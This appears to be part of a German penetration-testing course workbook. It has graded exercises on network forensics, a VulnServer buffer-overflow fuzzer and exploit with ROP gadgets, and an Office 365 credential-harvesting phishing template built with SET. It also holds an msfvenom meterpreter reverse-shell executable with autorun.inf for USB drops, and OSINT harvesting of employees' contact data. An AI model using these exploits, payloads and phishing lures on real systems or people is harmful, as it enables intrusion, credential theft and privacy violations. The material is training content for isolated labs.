1. Identifizieren Sie DNS-Tunneling oder ungewöhnliche DNS-Queries (15 Punkte)
2. Analysieren Sie HTTP User-Agent Strings auf Anomalien (10 Punkte)
3. Detektieren Sie Beacon-ähnliche Kommunikationsmuster (10 Punkte)

Detection Scripts:

```
# DNS Tunneling Detection
tshark -r capture.pcap -Y "dns" -T fields -e dns.qry.name | \
awk 'length($1) > 50 {print "Suspicious DNS: " $1}'

# Unusual User Agents
tshark -r capture.pcap -Y "http.user_agent" -T fields -e http.user_agent | \
sort | uniq -c | sort -nr
```

```
# Beacon Detection
tshark -r capture.pcap -Y "tcp" -T fields -e _ws.col.Time -e ip.src -e ip.dst | \
awk '{print $2":"$3" at "$1}' | sort
```

Bewertungskriterien:

- Korrekte Identifikation von C2-Kommunikation
- Verständnis von Malware-Kommunikationsmustern
- Praktische Anwendung von Detection-Techniken

Aufgabe 7.3: Incident Response Timeline (30 Punkte)

Aufgabenstellung:
Rekonstruieren Sie eine Attack Timeline basierend auf Network-Traffic-Analyse.

Teilaufgaben:

1. Identifizieren Sie den Initial Compromise (10 Punkte)
2. Verfolgen Sie Lateral Movement Aktivitäten (15 Punkte)
3. Dokumentieren Sie Data Exfiltration Versuche (5 Punkte)

Timeline Creation:

```
# Extract Timeline Data
tshark -r capture.pcap -T fields -e _ws.col.Time -e ip.src -e ip.dst -e _ws.col.Protocol -e _ws.col.Info |
\
sort > timeline.txt

# Focus on Suspicious Activities
tshark -r capture.pcap -Y "ftp-data or http.content_length > 1000000" -T fields -e _ws.col.Time -e
ip.src -e ip.dst
```

Mögliche Gefahren:

- Fehlinterpretation von legitimem Traffic als böswillig
- Übersehene Attack-Indikatoren
- Unvollständige Timeline führt zu falschen Schlüssen

Aufgaben zu Szenario 8: Buffer Overflow Exploitation (Experte)

Aufgabe 8.1: Vulnerability Discovery durch Fuzzing (20 Punkte)

Aufgabenstellung:
Entwickeln Sie einen Fuzzer zur Identifikation von Buffer Overflow Vulnerabilities in VulnServer.

Teilaufgaben:

1. Implementieren Sie einen Python-basierten Fuzzer (10 Punkte)
2. Identifizieren Sie die crash-auslösende Buffer-Größe (5 Punkte)
3. Dokumentieren Sie das Crash-Verhalten (5 Punkte)

Fuzzer Implementation:

```
#!/usr/bin/env python3
import socket
import sys

def fuzz_vulnserver(target_ip, target_port):
    buffer_sizes = [100, 500, 1000, 1500, 2000, 2500, 3000]

    for size in buffer_sizes:
        try:
            print(f"[*] Sending {size} bytes...")
            buffer = "A" * size
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.settimeout(5)
            s.connect((target_ip, target_port))
            payload = f"TRUN /.:/{buffer}"
            s.send(payload.encode())
            s.recv(1024)
            s.close()
        except Exception as e:
            print(f"[!] Application crashed at {size} bytes")
            break

if __name__ == "__main__":
    fuzz_vulnserver("192.168.17.100", 9999)
```

Risikobewertung: Mittel - Kontrollierte Testumgebung, aber potentielle Service-Crashes

Aufgabe 8.2: Exploit Development (40 Punkte)

Aufgabenstellung:
Entwickeln Sie einen funktionsfähigen Buffer Overflow Exploit für die identifizierte Vulnerability.

Teilaufgaben:

1. Bestimmen Sie den exakten Offset für EIP-Control (10 Punkte)
2. Identifizieren Sie Bad Characters (10 Punkte)
3. Finden Sie eine geeignete JMP ESP Adresse (10 Punkte)
4. Entwickeln Sie den finalen Exploit mit Shellcode (10 Punkte)

Exploit Development Process:

```
# Phase 1: Offset Discovery
pattern = msf_pattern_create(3000)
# Use Immunity Debugger: !mona pattern_offset -q EIP_VALUE

# Phase 2: Bad Character Testing
badchars = "\x01\x02\x03...\xff"  # All except \x00

# Phase 3: JMP ESP Discovery
# Immunity Debugger: !mona jmp -r esp -cpb "\x00\x0a\x0d"

# Phase 4: Final Exploit
offset = 2003
jmp_esp = 0x625011af
shellcode = msfvenom_payload
payload = "A" * offset + struct.pack("<I", jmp_esp) + "\x90" * 16 + shellcode
```

Bewertungskriterien:

- Korrekte Offset-Berechnung
- Vollständige Bad Character Analysis
- Funktionsfähiger Exploit mit Shell-Access
- Saubere Code-Dokumentation
-

Aufgabe 8.3: Advanced Exploitation Techniques (35 Punkte)

Aufgabenstellung:
Implementieren Sie erweiterte Exploitation-Techniken zur Umgehung moderner Schutzmaßnahmen.

Teilaufgaben:

1. Entwickeln Sie einen ROP-Chain für DEP-Bypass (20 Punkte)
2. Implementieren Sie ASLR-Bypass-Techniken (10 Punkte)
3. Testen Sie Ihren Exploit gegen gehärtete Targets (5 Punkte)

ROP Chain Development:

```
# Find ROP Gadgets
# mona.py: !mona rop -m vulnserver.exe -cpb "\x00\x0a\x0d"

rop_chain = [
   0x625011af,  # pop eax; ret
   0x625010b4,  # VirtualProtect() address
   0x625011bb,  # jmp eax
   # ... additional ROP gadgets
]
```

Mögliche Gefahren:

- Systemabstürze bei fehlerhaften Exploits

- Potentielle Persistenz-Mechanismen
- Unbeabsichtigte Code-Injection in Produktionsumgebungen
- Risiko bei Übertragung auf andere Systeme

Aufgaben zu Szenario 9: Social Engineering mit SET (Fortgeschritten)

Aufgabe 9.1: Phishing Campaign Development (30 Punkte)

Aufgabenstellung:
Entwickeln Sie eine gezielte Spear-Phishing-Kampagne mit realistischen Templates und Credential Harvesting.

Teilaufgaben:

1. Erstellen Sie eine realistische Phishing-E-Mail (10 Punkte)
2. Klonen Sie eine Login-Seite mit SET (15 Punkte)
3. Dokumentieren Sie die Erfolgsquote der Kampagne (5 Punkte)

SET Configuration:

```
# Social Engineering Toolkit
sudo setoolkit

# Menu Path:
# 1) Social-Engineering Attacks
# 2) Website Attack Vectors
# 3) Credential Harvester Attack Method
# 2) Site Cloner

# Configuration:
# URL to clone: https://www.office.com
# IP for POST back: 192.168.17.254
```

Phishing Email Template:

```
Subject: Urgent: Office 365 Security Update Required
From: IT Security <security@company.com>

Dear Team Member,

We have detected unusual activity on your Office 365 account.
As a security precaution, please verify your credentials:

http://192.168.17.254/office365-login

This verification must be completed within 24 hours to prevent
account suspension.

Best regards,
IT Security Team
```

Risikobewertung: Sehr Hoch - Potentielle Sammlung echter Anmeldedaten, DSGVO-relevant

Aufgabe 9.2: USB-basierte Angriffe (25 Punkte)

Aufgabenstellung:
Erstellen Sie malicious USB-Media für physische Social Engineering Angriffe.

Teilaufgaben:

1. Entwickeln Sie eine AutoRun-basierte Payload (15 Punkte)
2. Implementieren Sie Social Engineering Techniken für USB-Drop (10 Punkte)

USB Attack Creation:

```
# Malicious Executable
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.17.254 LPORT=4444 \
-x /usr/share/windows-resources/binaries/radmin.exe -k -f exe -o setup.exe

# AutoRun Configuration
cat > autorun.inf << 'EOF'
[AutoRun]
open=setup.exe
icon=setup.exe,0
label=Important Software Update
action=Install Critical Security Update
EOF
```

Social Engineering Aspekte:

- USB-Label: "Salary_Information_2025.xlsx"
- Verpackung: Offiziell aussehender Aufkleber
- Platzierung: Strategische Orte (Parkplatz, Empfang)

Aufgabe 9.3: OSINT und Zielanalyse (35 Punkte)

Aufgabenstellung:
Führen Sie eine umfassende OSINT-Analyse zur Vorbereitung gezielter Social Engineering Angriffe durch.

Teilaufgaben:

1. Sammeln Sie Informationen über Zielpersonen via LinkedIn/XING (15 Punkte)
2. Identifizieren Sie E-Mail-Adressen und Telefonnummern (10 Punkte)
3. Erstellen Sie personalisierte Angriffsvektoren (10 Punkte)

OSINT Tools:

```
# Email Harvesting
theHarvester -d target-company.com -l 500 -b all

# Social Media Intelligence
python3 /opt/sherlock/sherlock.py target_username

# LinkedIn Enumeration
python3 /opt/linkedin2username/linkedin2username.py -c target-company

# Phone Number Discovery
python3 /opt/PhoneInfoga/phoneinfoga.py scan -n +49123456789
```

Mögliche Gefahren:

- Sammlung personenbezogener Daten ohne Einverständnis

- Potentielle Verletzung der Privatsphäre
- Rechtliche Probleme bei unbefugter Datensammlung
- Risiko der Weitergabe sensibler Informationen
- Reputationsschäden bei Aufdeckung

Bewertungsmatrix und Gesamtbewertung

Punkteverteilung pro Szenario

Szenario	Aufgaben	Gesamtpunkte	Schwierigkeit
1-3 (Einsteiger)	Je 3 Aufgaben	Je 60 Punkte	Niedrig-Mittel
4-6 (Fortgeschritten)	Je 3 Aufgaben	Je 95 Punkte	Mittel-Hoch
7-9 (Experte)	Je 3 Aufgaben	Je 90 Punkte	Hoch-Sehr Hoch

Gesamtbewertungsschema

- **90-100%:** Ausgezeichnet - Vollständige Beherrschung aller Techniken
- **80-89%:** Sehr gut - Sichere Anwendung mit kleinen Lücken
- **70-79%:** Gut - Grundlegende Techniken beherrscht
- **60-69%:** Befriedigend - Weitere Übung erforderlich
- **<60%:** Nicht bestanden - Intensive Nachschulung nötig

Risikomanagement für Übungen

1. **Isolierte Lab-Umgebung** - Keine Verbindung zu Produktionsnetzen
2. **Datenbackups** - Regelmäßige Snapshots aller VMs
3. **Überwachung** - Monitoring aller Aktivitäten
4. **Zeitlimits** - Begrenzte Übungszeiten zur Risikominimierung
5. **Dokumentation** - Vollständige Protokollierung aller Aktionen

Lernziele-Mapping

Jede Aufgabe ist spezifischen Lernzielen zugeordnet:

- **Technische Kompetenz:** Tool-Beherrschung und Exploit-Entwicklung
- **Methodisches Vorgehen:** Systematische Penetration Testing Methodiken
- **Dokumentation:** Professionelle Reporting-Fähigkeiten
- **Risikobewertung:** Verständnis für Impact und Gefährdungspotential
- **Ethisches Verhalten:** Responsible Disclosure und Legal Compliance

Quellen

1. https://martin.leyrer.priv.at/downloads/talks/2022/2022-05 gpn20 - Workshop Einfuehrung ins Website Hacking.pdf
2. https://labex.io/de/tutorials/kali-kali-exploitation-with-metasploit-552293
3. https://labex.io/de/tutorials/wireshark-how-to-set-up-kali-linux-and-metasploitable2-for-cybersecurity-417887
4. http://www.itkservice.net/dokumente/136/180619122752SECUR_CSH.pdf
5. https://www.mitp.de/out/media/9783747500330_Leseprobe.pdf
6. https://shop.heise.de/kali-linux-grundkurs-teil-2
7. https://aware7.com/de/blog/metasploit-framework-zum-aufspueren-von-schwachstellen/
8. https://www.oreilly.com/library/view/penetration-testing-mit/9783958455979/
9. https://labex.io/de/tutorials/wireshark-how-to-conduct-a-basic-vulnerability-scan-on-metasploitable2-in-kali-linux-417878
10. https://heise-academy.de/classroom-sessions/ethical-hacking-deep-dive425_metasploit
11. https://www.gdata.de/blog/2021/05/36787-einfache-sicherheitstests-selbst-durchfuehren-mit-dem-metasploit-framework-und-nmap
12. https://heise-academy.de/classroom-sessions/ethical-hacking-deep-dive1125_metasploit
13. https://www.youtube.com/watch?v=ZQzEM7YB-30
14. https://pentestit.de/kali-linux-minimalistisch/
15. https://diesec.com/de/2022/09/metasploit-die-beste-software-fuer-penetrationstests/